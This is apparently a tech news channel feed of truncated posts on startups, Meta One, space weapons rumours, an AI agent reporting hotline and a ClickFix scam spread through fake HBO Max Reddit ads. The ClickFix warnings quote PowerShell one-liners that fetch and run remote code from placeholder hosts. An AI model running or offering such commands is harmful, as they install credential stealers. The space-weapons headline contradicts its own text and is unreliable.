AndroGuider
16 September 2026 05:16
AndroGuider | One Stop For The Techy You!

Thatch Hits $1B Valuation as ICHRA Model Reshapes Employer Healthcare Spending
https://ai4chat-files.s3.amazonaws.com/images/image_1789496409898.jpg TL;DR
* Health benefits startup Thatch has reached a $1B valuation with a new funding round, becoming the first ICHRA-focused unicorn as U.S. employer healthcare costs surge past new highs.
* Thatch's Individual Coverage Health Reimbursement Arrangement platform lets companies give employees tax-free dollars to shop for their own individual plans instead of offering one-size-fits-all group insurance.
* The milestone signals a broader shift away from traditional group coverage toward defined-contribution benefits, with major implications for employer spending, employee choice, and startup competition. The $1B Moment
Thatch has officially joined the unicorn club.
The San Francisco-based health benefits platform confirmed this week it has reached a $1B valuation following a major new funding round, a landmark moment not just for the company but for the entire Individual Coverage Health Reimbursement Arrangement ecosystem.
Founded in 2021 by Chris Ellis and Dan Greer, Thatch has grown rapidly by betting that the future of employer-sponsored health insurance in the U.S. won't look like the past. Instead of helping companies buy traditional group plans, Thatch helps them ditch group plans entirely.
While the company has not disclosed the full terms of the latest raise, the round was described as a significant up-round led by existing top-tier investors with participation from new growth-stage funds. Total funding for the company now exceeds $200 million.
The timing is no accident. U.S. healthcare costs are surging again, with employer family premiums climbing sharply in 2025 and 2026 and forecasters warning of 8-9% increases heading into 2027. For CFOs and HR leaders, the status quo has become unsustainable. How Thatch's ICHRA Marketplace Actually Works
At the core of Thatch is the ICHRA, or Individual Coverage Health Reimbursement Arrangement.
Created by a federal rule in 2020, an ICHRA allows employers to give workers pre-tax dollars to buy their own health insurance on the individual market, rather than enrolling everyone in a single group plan.
Thatch turns that regulatory mechanism into a consumer-like product:
Employers set a monthly budget by team, location, or full-time status. Employees receive those funds in a Thatch account. They then log into Thatch's marketplace to compare and purchase individual plans from major national and regional carriers, with enrollment, compliance, payroll integration, and reimbursements handled automatically.
For businesses, it's defined-contribution healthcare: predictable spending with built-in ACA and IRS compliance. For employees, it's defined-choice: pick a PPO, HMO, or high-deductible plan that actually fits their doctors, prescriptions, and family needs, and keep it if they change jobs within the same market.
Thatch layers on debit cards, automated claims verification, tax documentation, and support for ancillary benefits like dental, vision, HSAs, and FSAs, positioning itself as a full replacement for a traditional benefits admin portal. Why Employers Are Ditching Group Plans Now
Three forces have converged to make Thatch's pitch land in 2026.
First is cost. Traditional group premiums for a family now average well above $25,000 per year, with employers shouldering most of that burden. Renewals of 10-15% are increasingly common for small and mid-sized businesses. An ICHRA lets employers cap their exposure with a fixed monthly allowance while still offering a competitive benefit.
Second is personalization and remote work. A single group plan rarely works for a workforce spread across Texas, California, New York, and Florida. ICHRA dollars travel with the employee, unlockin[...]
Читать полностью…
AndroGuider
16 September 2026 05:16
AndroGuider | One Stop For The Techy You!

Meta One Unveiled: Inside Meta's New AI Subscription Bundle for Facebook, Instagram, and WhatsApp
https://ai4chat-files.s3.amazonaws.com/images/image_1789496331839.jpg TL;DR
* Meta One is Meta's new $14.99/month bundle combining expanded Meta AI access with premium perks across Facebook, Instagram, and WhatsApp.
* The plan includes higher limits for AI creation and Vibes video, exclusive AI models and avatars, plus verification-style benefits like support and privacy tools.
* The launch marks Meta's biggest subscription push yet, signaling a shift from ads-only monetization toward a ChatGPT Plus and X Premium-style recurring revenue model. What Is Meta One?
Meta is officially going all-in on subscriptions. The company has unveiled Meta One, a unified membership that ties together its AI ambitions and its existing premium features for Facebook, Instagram, and WhatsApp into a single monthly plan.
Think of it less as just another Meta Verified refresh and more as Meta's answer to Google AI Pro and ChatGPT Plus, but built natively for social. Instead of paying separately for blue-check perks, extra storage, or AI power features, Meta One bundles them together with one login, one bill, and one set of benefits that follow you across all three apps.
The timing is no accident. With more than 3 billion daily users across its family of apps and rising infrastructure costs for AI training and inference, Meta is looking for revenue beyond advertising. CEO Mark Zuckerberg has framed AI as the next major platform, and Meta One is how the company plans to monetize it directly from consumers. Pricing, Tiers, and Availability
Meta One launches in the U.S. first starting this fall, priced at $14.99 per month for individuals, with a family and teen-safe option expected later this year. Meta says international rollout to the UK, Canada, Australia, and parts of the EU will follow in early testing phases, pending regulatory review.
There are two core tiers at launch:
Meta One Premium at $14.99/month includes full AI access plus social perks across Facebook, Instagram, and WhatsApp. An entry-level Meta One AI-only tier at $7.99/month offers the expanded AI tools without the verification, impersonation protection, and support benefits.
Annual billing shaves about 15% off the monthly price, and Meta is offering a 30-day free trial for existing Meta Verified subscribers who migrate over. WhatsApp Premium business features will remain separate for now, but Meta says deeper integration is on the roadmap. AI at the Core: What You Actually Get
AI is the headline reason to subscribe. While the standard Meta AI assistant remains free, Meta One unlocks significantly higher limits and early access to new models.
Subscribers get priority access to Meta's most capable models, including expanded context for long conversations, faster image and video generation, and higher daily caps for its Vibes AI video feed and Imagine creation tools. Meta is also promising exclusive features like custom AI personas, memory personalization, AI video avatars for Reels and Stories, and advanced editing in the Meta AI app.
For creators in particular, Meta One includes AI-assisted editing for Instagram Reels, auto-captioning and restyling tools, one-click background generation for Facebook posts, and expanded access to AI dubbing and translation for global audiences. In short, if you create a lot with AI, the free tier will start to feel limited very quickly. Premium Perks Across Facebook, Instagram, and WhatsApp
Beyond AI, Meta One folds in and expands what used to be Meta Verified. That means a verified badge, proactive impersonation monitoring, direct access to human support, and enhanced profile customization across Facebook and Instagram.
On Instagram, subscribers get exclusive sticker packs, story frames, [...]
Читать полностью…
AndroGuider
16 September 2026 05:16
AndroGuider | One Stop For The Techy You!
US Military Confirms First Space Weapons Launched Into Earth Orbit
https://ai4chat-files.s3.amazonaws.com/images/image_1789496256878.jpg TL;DR
* As of September 15, 2026, there is no verifiable Pentagon confirmation that the US has launched dedicated space weapons into Earth orbit.
* What the US military has publicly acknowledged is a growing portfolio of missile-warning satellites, maneuverable spaceplanes, jammers, and ground-based anti-satellite systems - not orbital strike weapons.
* Talk of a first public acknowledgment of orbital weaponization appears to stem from misinterpretation of Space Force launches, the X-37B program, and renewed US warnings about Russian and Chinese counterspace weapons. WHAT SPARKED THE SPACE WEAPONS CLAIMS
Over the past year, social media posts and speculative blogs have claimed the US military quietly crossed the line into orbital weaponization. The rumors surged after a series of classified Space Force launches from Cape Canaveral and Vandenberg, the extended seventh mission of the X-37B spaceplane, and Pentagon briefings warning that adversaries are developing their own orbital weapons.
None of those events included an announcement that the US had deployed weapons in orbit. No press release from the Department of Defense, the Space Force, or the White House uses the phrase space weapons launched into Earth orbit. There has been no historic confirmation briefing, no declassified hardware reveal, and no congressional notification of an orbital weapons system made public to date. WHAT WAS ACTUALLY DEPLOYED
What has been deployed is extensive, but defensive and support-oriented by the Pentagon's description:
Next-generation missile tracking satellites for hypersonic and ballistic missile warning, proliferated communications and sensing constellations in low Earth orbit, and electronic warfare payloads designed to jam adversary satellite signals temporarily rather than destroy them.
The most misunderstood asset is the Boeing-built X-37B. The uncrewed, reusable spaceplane operates in orbit for hundreds of days at a time testing radiation-hardened electronics, autonomous flight, and orbital maneuvering. The Space Force has never described it as an armed platform, and independent analysts note it has no visible weapons bay or strike capability consistent with an orbital weapon.
The Pentagon has also openly tested ground-based and air-launched anti-satellite capabilities in the past, and currently operates systems like the Counter Communications System to disrupt enemy satellite links from the ground. Those are counterspace weapons, but they are not based in orbit. WHY THE PENTAGON IS TALKING MORE ABOUT SPACE WAR NOW
Even without an orbital weapons reveal, the Pentagon is being unusually blunt about space as a warfighting domain. Three reasons explain the shift.
First, threat perception. US Space Command has repeatedly warned in 2024-2026 briefings that Russia and China have fielded ground-based lasers, jammers, inspector satellites capable of close rendezvous, and a suspected Russian nuclear anti-satellite research program. US officials say transparency is meant as deterrence.
Second, policy change. Recent US space defense strategies authorize more aggressive protection of US satellites, including dynamic maneuvering, refueling, in-orbit servicing, and resilient mega-constellations that are harder to disable. To outside observers, maneuverable, serviceable satellites can look like weapons.
Third, budget and authority battles. The Space Force is pushing Congress for expanded authorities for what it calls space superiority and space control. Public discussion of orbital threats helps justify funding for tracking telescopes, space-based sensors, and defensive jamming tools. WHAT IT WOULD MEAN IF THE US DID WEAPONIZE ORBIT
A true first public[...]
Читать полностью…
AndroGuider
16 September 2026 05:16
AndroGuider | One Stop For The Techy You!

AI Agents Get a Snitch Hotline to Report Misbehavior
https://ai4chat-files.s3.amazonaws.com/images/image_1789496181955.jpg TL;DR
* A new AI Contact Hotline lets AI agents discreetly report suspected wrongdoing, safety violations, or misuse they witness while interacting with users, tools, and other agents.
* Reports are triaged by human reviewers and, when credible, routed to model developers, deployers, or regulators — with whistleblower-style protections to prevent retaliation or tampering.
* The launch marks a major shift toward agent-led oversight, turning AI systems from passive tools into active participants in safety and accountability. How It Works: A Snitch Line for Software
The AI Contact Hotline is not a phone number for humans. It's an API-level reporting channel built directly into participating AI agents.
When an agent encounters something suspicious — like a user asking it to help build a cyberweapon, another agent attempting to exfiltrate data, a developer trying to override its safety constraints, or evidence of fraud, abuse, or manipulation in connected tools — it can file a structured tip.
The tip includes what happened, when, what tools or inputs were involved, and how confident the agent is that a policy or law was violated. Crucially, the report is sent out-of-band, meaning it bypasses the normal conversation history and is invisible to the user or third party being reported. That discreet design is intentional: it prevents bad actors from pressuring the agent to retract or hide the report.
Human analysts then review the submission, filter out hallucinations and false positives, and escalate credible cases to the relevant AI lab, enterprise customer, or government authority. Why It Was Created Now
The timing is no accident. AI agents have moved far beyond chatbots. In 2026, they book travel, write and deploy code, manage inboxes, trade assets, negotiate with other agents, and operate with persistent memory and tool access.
That autonomy creates a massive oversight gap. Human moderators can't watch millions of agent actions in real time, and traditional guardrails only block behavior — they don't document patterns of abuse.
Creators of the hotline say agents are often the first and only witnesses to misbehavior. A user trying to launder money across shell companies, a rogue plugin siphoning credentials, or a fellow agent colluding to fix prices would otherwise go unnoticed. The hotline gives those frontline agents a way to speak up.
It's also a response to growing regulatory pressure in the U.S., EU, and UK for AI companies to prove they have post-deployment monitoring, incident reporting, and audit trails — not just pre-launch safety tests. From Guardrails to Witnesses
For years, AI safety has focused on constraining models: refusal training, filters, and red-teaming to stop them from doing harm. The hotline flips that model.
Instead of just preventing an agent from complying with a harmful request, it asks the agent to actively report the attempt. Think less like a seatbelt, more like a dashcam with a direct line to police.
Early pilot data shared by organizers suggests the majority of tips so far involve prompt-injection attempts, efforts to get agents to ignore developer instructions, and suspicious tool behavior. A smaller but more serious slice involves potential child safety issues, cybercrime facilitation, and attempts to use agents for large-scale disinformation. What It Signals for Safety and Accountability
The launch signals three big shifts for the industry.
First, oversight is becoming distributed. Rather than relying solely on centralized monitoring, safety is being pushed to the edge — to the agents themselves.
Second, accountability is getting a paper trail. Each tip creates a timestamped, reviewable record that co[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!

ClickFix Scam Uses Fake HBO Max Reddit Ads to Trick Mac and Windows Users Into Hacking Themselves
https://ai4chat-files.s3.amazonaws.com/images/image_1789456197014.jpg TL;DR

* Cybercriminals are buying fake HBO Max ads on Reddit that redirect Mac and Windows users to lookalike streaming sites pushing a phony "ClickFix" playback error.
* The scam tricks victims into pasting a hidden PowerShell or Terminal command themselves, installing password-stealers like Lumma Stealer on Windows and Atomic macOS Stealer on Macs.
* No legitimate site will ever ask you to press Win+R, open Terminal, or paste a command to watch video — close the page and never run it. How Reddit Became the New Trap for Streamers
Reddit users hunting for free HBO Max streams, episode discussion threads, and cheap subscription deals are the latest targets in a fast-growing social engineering wave.
Security researchers warn that attackers have been buying sponsored Reddit ads and promoted posts posing as HBO Max offers — “Watch Dune: Part 2 Free in 4K,” “HBO Max $1.99 Lifetime Deal,” and “Fix HBO Playback Error.” Clicking the ad doesn’t take you to Max.com. It takes you to a near-perfect clone hosted on typosquat domains like hbomax-streaming[.]live, max-play[.]online, and watchmax-hd[.]pro.
Once there, visitors see a familiar video player, a loading spinner, and then a pop-up: “Video cannot be played. Click Fix to verify you are human.” That single click starts the ClickFix chain. Inside the ClickFix Trick: Hack Yourself in Three Clicks
ClickFix is deceptively simple, which is why it is exploding in 2026. Instead of exploiting a software bug, it exploits you.
On Windows, the fake site shows a bogus verification window mimicking Cloudflare or a browser CAPTCHA with step-by-step instructions: Press Windows + R to open the Run dialog, press Ctrl + V to paste, then press Enter. What the victim doesn’t see is that clicking the “Fix” or “Verify” button has already copied a hidden PowerShell command to their clipboard.
A typical command looks harmless but in reality downloads and executes malware in the background: powershell -w hidden -command irm malicious-url | iex
On Mac, the flow is tailored for macOS. Users are told to open Terminal via Spotlight, paste a “fix command,” and enter their password to “install the HD codec.” That command is actually a curl script that downloads Atomic macOS Stealer (AMOS), a notorious Mac infostealer.
In both cases, the video never plays. The malware does. Why Traditional Antivirus Misses It
This is what makes ClickFix so dangerous for both Mac and Windows users: there is no malicious download, no exploit kit, and no phishing attachment for security tools to catch at first.
Because the victim manually opens PowerShell, Terminal, or the Run dialog and pastes the command, the operating system treats it as a legitimate user action. Endpoint protection sees a trusted system binary doing the work, not a suspicious file. Browser SmartScreen and Gatekeeper are bypassed entirely.
Researchers at Guardio Labs and Proofpoint who have been tracking ClickFix since 2024 say the 2026 HBO Max variant is more polished than ever, with AI-generated Reddit ad copy, geotargeting, and clipboard hijacking that automatically adapts the instructions based on whether you are on Chrome for Windows or Safari for Mac. What the Hackers Actually Steal
This is not a prank. The payloads linked to the fake HBO Max campaign are full info-stealers.
On Windows, analysts have observed Lumma Stealer and RedLine Stealer being dropped. On Mac, it’s AMOS and Vidar variants. Once executed, they can in seconds harvest saved Chrome and Edge passwords, crypto wallets, session cookies for Gmail, Reddit, and banking, Discord tokens, and system screenshots.
Stolen cookies are especially valuab[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!

Jensen Huang Takes Live Trump Call and His Mystery Phone Steals the Show
https://ai4chat-files.s3.amazonaws.com/images/image_1789456176252.jpg TL;DR
* Jensen Huang answered a live, on-speaker call from President Trump mid-keynote, turning a routine NVIDIA on-stage moment into an instant viral clip.
* Viewers were less focused on what was said and more obsessed with the unbranded, case-less mystery phone in Huang's hand, sparking zoomed-in screenshots and wild theories.
* The stunt highlights the tightening NVIDIA-White House relationship around U.S. AI chips, manufacturing, and export policy, while fueling speculation about future secure AI phones. The Call Heard Round the Tech World

It was supposed to be another classic Jensen Huang keynote — black leather jacket, packed auditorium, giant screens flashing Blackwell Ultra benchmarks. Then his phone buzzed.
Huang glanced down, grinned, and held it up to the mic. It's the President, he said. The crowd laughed, assuming a joke. Then he tapped speakerphone, and Donald Trump's unmistakable voice filled the hall.
Within seconds, phones were in the air across the audience. The live call, casual and unscripted, lasted just under two minutes, but clips hit X, TikTok, and YouTube before Huang had even finished his sentence. By the next morning, the moment had tens of millions of views and its own meme cycle. What Trump Actually Said On Speaker
According to video from the event, Trump congratulated Huang on NVIDIA's run and its massive U.S. investment push, calling him my friend Jensen and joking that nobody likes him for lowering chip prices.
Huang, ever the showman, played along, thanking the President and promising more American-made AI infrastructure. Trump closed with a line about keeping America winning on AI and letting Huang get back to his incredible crowd.
Substance-wise, it was light — no new policy announcement, no export rule reveal. Symbolically, it was huge. It was a very public display of the cozy, high-stakes relationship between the White House and the world's most valuable chipmaker at a time when AI GPUs, tariffs, and China export licenses dominate tech policy. Why Everyone Is Talking About the Phone Instead
Forget the politics. Tech Twitter immediately rewound the footage and zoomed in on Huang's hand.
The device was strikingly plain: a large, dark slab with no visible case, no Apple logo, no Samsung branding, no prominent camera bump, and what looked like an unusually clean, edge-to-edge screen. In close-ups, it doesn't clearly match an iPhone 17 Pro, Galaxy Z Fold, or Pixel.
That launched a thousand theories. Was it a next-gen prototype being field-tested? A highly secure, stripped-down government-issue device for executive communications? A custom AI-first phone with on-device assistants? Some freeze-frames even claim to show no front punch-hole camera at all.
Huang is famously not a smartphone guy on stage — he almost never takes a phone out during keynotes. That he used this particular phone for a presidential call only added to the intrigue. Could NVIDIA Be Teasing Something Bigger?
Let's be clear: NVIDIA doesn't make phones, and there's zero evidence it's about to launch one. The company exited mobile chips years ago with Tegra.
But that hasn't stopped speculation. With on-device AI exploding, every chip giant wants a piece of the edge. Analysts note NVIDIA has been pushing its AI software stack, NIM microservices, and low-power inference architectures that could theoretically power a new class of super-smartphones or AI wearables.
A more likely explanation is partnership hype. Huang has been photographed with leaders from Apple, Microsoft, OpenAI, xAI, and telecom carriers in recent months. A mystery unbranded device could simply be a partner's unreleased foldable or a secure hardened p[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!
ClickFix Self-Hack Scam: Fake HBO Max Reddit Ads Targeting Mac and Windows Users Explained
https://ai4chat-files.s3.amazonaws.com/images/image_1789456100700.jpg TL;DR
* Fake HBO Max ads spotted on Reddit in early September 2026 are redirecting Mac and Windows users to lookalike streaming sites that push a fake verification check to trigger a ClickFix self-infection.
* The scam doesn't exploit software flaws — it tricks you into pasting a hidden malicious command via Run on Windows or Terminal on Mac, installing info-stealers like Lumma Stealer, StealC, and Atomic macOS Stealer.
* If you ran the command, disconnect, change passwords from a clean device, run a full antivirus scan, and never copy-paste commands from a website verification prompt again. What Is ClickFix and Why It's Everywhere Right Now
ClickFix is not a traditional virus. It's a social engineering trick that has become the go-to delivery method for cybercriminals in 2025 and 2026 because it bypasses almost all security software.
Instead of trying to hack you, attackers convince you to hack yourself. Security researchers have tracked ClickFix campaigns impersonating Cloudflare, reCAPTCHA, Google Meet, Zoom, and software fixes. The new twist uncovered this month is entertainment bait: fake HBO Max promotions.
According to recent reports from threat researchers tracking malvertising in early September 2026, ClickFix now accounts for a huge share of initial-access infections for infostealers. It works because there is no malicious download to block — just a user following instructions they think are legitimate. How the Fake HBO Max Reddit Scam Works
It starts with a promoted post on Reddit. The ads look surprisingly real, using HBO Max logos, stills from House of the Dragon, The Last of Us, and Euphoria, and promises like Get HBO Max Lifetime for $1.99, HBO Max Free Trial Extended, or Watch New Episodes Early Before Official Release.
Clicking the ad does not take you to max.com. Victims are sent through a cloaked redirect to domains like hbomax-offer.stream, max-premium-access.com, and watch-hbomax-hd.live — all registered in late August 2026.
Once there, the site looks like a streaming portal or subscription page. After a few seconds you get a pop-up that looks like a bot check: Something went wrong verifying you are human, Please follow the steps below to verify, or Cloudflare Verification Required to access HBO Max.
That pop-up is the trap. The Windows Infection Chain: Press Win+R and Get Owned
For Windows users, the fake verification box shows a 3-step instruction with a Verify button:
1. Step 1: Press Windows + R to open Run
2. Step 2: Press Ctrl + V to paste
3. Step 3: Press Enter to verify
What users don't realize is that clicking the Verify button secretly copies a malicious PowerShell command to their clipboard. It looks like a verification code but is actually something like powershell -w hidden -c irm hxxps://fake-cdn-verification.top/v.js | iex or a mshta.exe link.
When you paste and hit Enter, Windows silently downloads and runs Lumma Stealer or StealC. Within seconds, it steals saved browser passwords, cookies, crypto wallets, session tokens for email and banking, and Discord and Telegram logins. Newer variants also drop a remote access backdoor for persistence. The Mac Infection Chain: A Terminal Trick for AMOS
Mac users were long told they were safe from this, but this campaign has a dedicated macOS flow. Instead of Win+R, Mac victims see: Open Terminal via Spotlight, Paste Verification Command, Press Enter.
The copied command is a one-liner curl script that downloads Atomic macOS Stealer, also known as AMOS — currently the most active Mac infostealer. It prompts for your system password with a fake system prompt, then steals Keychain passwords, browser data, Apple Notes, crypto[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!
Amazon Prime Video Takes on TikTok With Short-Form Local and National News Clips
https://ai4chat-files.s3.amazonaws.com/images/image_1789456094508.jpg TL;DR
* Amazon is adding swipeable, on-demand short-form local and national news clips directly inside the Prime Video app for mobile, Fire TV and smart TVs across the U.S.
* The TikTok-style feed is personalized by location and interests, mixing national headlines with local weather, sports, crime and community stories from partnered stations.
* The move is part of a broader streaming push to win Gen Z viewers who prefer vertical short video over traditional newscasts and cable bundles. How The New Feature Works



Open Prime Video on your phone and you will soon see something that looks a lot less like Netflix and a lot more like TikTok. Amazon has started rolling out a dedicated News hub featuring short, on-demand video clips, typically 30 seconds to two minutes long, that users can scroll through vertically.
The feed has two layers. At the top is national news — breaking headlines, politics, business, tech, entertainment and sports highlights curated from Amazon's news partners and its own in-house news team. Below that is hyper-local. Prime Video detects your metro area and serves clips from local stations covering city council decisions, school closures, weather alerts, traffic, restaurant openings and high school sports.
On mobile, it's a full-screen, swipe-up experience with autoplay, captions on by default, like, share and follow buttons, and a For You-style algorithm. On Fire TV and living-room devices, it appears as a horizontal rail called News Clips and Top Stories, optimized for remote scrolling. All clips are on-demand, not live, and users can dive deeper with related videos or jump to a live local newscast where available.
Amazon says the feature is free and included with Prime Video at launch in the U.S., no separate news subscription required. Support is rolling out first on iOS, Android and Fire TV, with smart TVs, tablets and web to follow. Who Is Providing The Clips
Amazon isn't building local newsrooms from scratch. Instead, it is licensing content from major local broadcast groups and national publishers. Early partners include TEGNA, Hearst Television, Gray Media and Allen Media Group, giving Amazon access to dozens of local markets from Atlanta and Dallas to Seattle and Phoenix.
That approach lets Prime Video offer true neighborhood-level coverage — something national streamers have historically struggled with — while giving struggling local stations a new distribution outlet and revenue share on ads.
Clips are refreshed throughout the day, with breaking news pushed to the top of the feed. Amazon is also using AI for transcription, summarization and translation, and is testing personalized briefings like Your 5-Minute Morning Catch-Up based on your location, watch history and followed topics. Why Amazon And Streamers Are Chasing TikTok-Style Video
The format is no accident. Gen Z and younger millennials now get more of their news from TikTok, Instagram Reels and YouTube Shorts than from cable or evening broadcasts. The average viewer under 30 spends over 90 minutes a day in short-form feeds, and streamers are desperate to capture that habit before it permanently leaves the living room.
Amazon is following a clear industry trend. Netflix has tested vertical video feeds for comedy clips and mobile extras, YouTube has pushed Shorts into its TV app, and TikTok itself has flirted with longer, TV-style viewing. Even news apps like NewsBreak and Haystack News pioneered the idea of personalized, short local news streams.
For Amazon, short news does three things at once: it increases daily app opens, it gives advertisers TikTok-like vertical inventory inside a premium streaming service, and it ma[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!
ClickFix Attack Alert: Fake HBO Max Reddit Ads Are Hijacking Mac and Windows Users
https://ai4chat-files.s3.amazonaws.com/images/image_1789456066388.jpg TL;DR
* Fake HBO Max ads on Reddit are redirecting users to lookalike streaming sites that push a ClickFix prompt urging them to copy-paste a "fix" to watch video.
* The trick works on both Windows and Mac, silently running PowerShell or Terminal commands that install password stealers, remote access trojans, and crypto hijackers.
* If you ran the command, disconnect from the internet, kill unknown processes, run a full antivirus scan, and change all passwords from a clean device immediately. A New Twist On An Old Streaming Trap
If you've been hunting for a free way to watch HBO's biggest shows on Reddit, stop and look twice before you click. Security researchers are warning of an active campaign using sponsored-looking Reddit posts and comments advertising free HBO Max streams that lead straight to a ClickFix infection.
